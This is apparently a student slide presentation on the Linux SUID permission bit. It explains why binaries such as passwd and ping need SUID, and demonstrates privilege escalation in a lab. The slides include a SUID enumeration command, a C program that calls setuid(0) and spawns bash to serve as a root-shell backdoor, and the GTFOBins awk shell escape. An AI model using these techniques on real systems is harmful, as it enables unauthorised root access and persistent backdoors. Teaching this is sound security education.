

Exploration of SUID under Linux

Nathan Martel

What's the SUID

- The **SUID** (Set User ID) is a **special bit** on the **permissions of executable binaries** under Linux ;
- It allows a program to **run with the privileges of its owner**, even if it's executed with another user ;
- The bit is represented by an "**s**" in the permissions.

```
┌──(root㉿kalisae)-[/home/sae/Desktop]
└─# chmod u+s exploit

┌──(root㉿kalisae)-[/home/sae/Desktop]
└─# ls -alh exploit | awk '{print $1}'
-rwsr-xr-x
```

Analysis of SUID in the lab

```
tyrell@vuln_cms:~$ find / -perm -u=s -type f 2>/dev/null
/home/tyrell/find
/bin/mount
/bin/fusermount
/bin/su
/bin/umount
/bin/ping
/usr/sbin/pppd
/usr/bin/find
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/newuidmap
/usr/bin/at
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/arping
/usr/bin/gpasswd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

- Mount : requires writing to /etc/mtab and **accessing the kernel** (root perm);
- Ping : sends ICMP packets, so **access to the socks in the kernel** ;
- Su : checks passwords in **/etc/shadow** ;
- Passwd : modify user passwords, so modifying files (e.g. **/etc/shadow**) ;
- Lxc-user-nic : conf virtual networks for LXC containers (**access to the network & the kernel**)
- …
- Each binary requires the SUID bit cause it needs to perform **actions** that require **root perm** (permissions of the owner) to interact with files/devices/kernel.

Example of exploitation

```
┌──(root㉿kalisae)-[~sae/Desktop]
└─# cat suid_shell.c
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    system("/bin/bash");
    return 0;
}
```

(1) Program in C language that set the UID to root and launch a shell

```
┌──(root㉿kalisae)-[~sae/Desktop]
└─# gcc -o exploit suid_shell.c

┌──(root㉿kalisae)-[~sae/Desktop]
└─# chown root:root exploit

┌──(root㉿kalisae)-[~sae/Desktop]
└─# ll
total 20
-rwxr-xr-x 1 root root 16008 Dec  5 00:03 exploit
-rw-r--r-- 1 root root   110 Dec  5 00:01 suid_shell.c
```

(2) Compilation to create the executable file "exploit"

Example of exploitation

- Without the SUID bit, the file executes **with the privileges of the user running it**, not those of the owner ;
- The program runs, but it **uses the privileges of the user sae** because the SUID bit isn't enabled ;
- The user retains their initial permissions (no root privileges)

Example of exploitation

```
┌──(root㉿kalisae)-[~sae/Desktop]
└─# chmod u+s exploit && ll
total 20
-rwsr-xr-x 1 root root 16008 Dec  5 00:03 exploit
-rw-r--r-- 1 root root   110 Dec  5 00:01 suid_shell.c
```

(3) I add the SUID bit to the "exploit" executable

```
┌──(root㉿kalisae)-[~sae/Desktop]
└─# su sae
┌──(sae㉿kalisae)-[~/Desktop]
└─$ ll
total 20
-rwsr-xr-x 1 root root 16008 Dec  5 00:03 exploit
-rw-r--r-- 1 root root   110 Dec  5 00:01 suid_shell.c

┌──(sae㉿kalisae)-[~/Desktop]
└─$ ./exploit
┌──(root㉿kalisae)-[~/Desktop]
└─# id
uid=0(root) gid=1000(sae) groups=1000(sae),4(adm),20(dia
1(netdev),113(wireshark),116(bluetooth),129(scanner),13
```

(4) Executing the file as a normal user

- The "**s**" replaces the "**x**" in the permissions (the file will execute **with the owner's privileges** (here, root), regardless of the user running it).
- the program **runs with root privileges** (thanks to the SUID bit), when this shell is launched, it also runs with root privileges

Explanation of GTFObins' exploit with awk

```
sudo install -m =xs $(which awk) .

./awk 'BEGIN {system("/bin/sh")}'
```

- Copying the awk binary to the current directory with SUID permissions and executing it (**xs**). So, the "copied awk" will execute with the privileges of its owner (root).
- Executing awk (which now has the SUID bit enabled) and launching an initialization block within awk to run a shell with the SUID bit enabled. The shell will run with the privileges of the executable's owner (sudo because of the first command).

Summary of the differences

Aspect	Without SUID	With SUID
File Permissions	rwxr-xr-x	rw**s**r-xr-x
Owner	**User** that execute it	File **owner**
Execution Privileges	No privilege escalation	Privilege escalation to root
Result	Program **runs with the user executing it**	Program **runs with the file owner's privileges**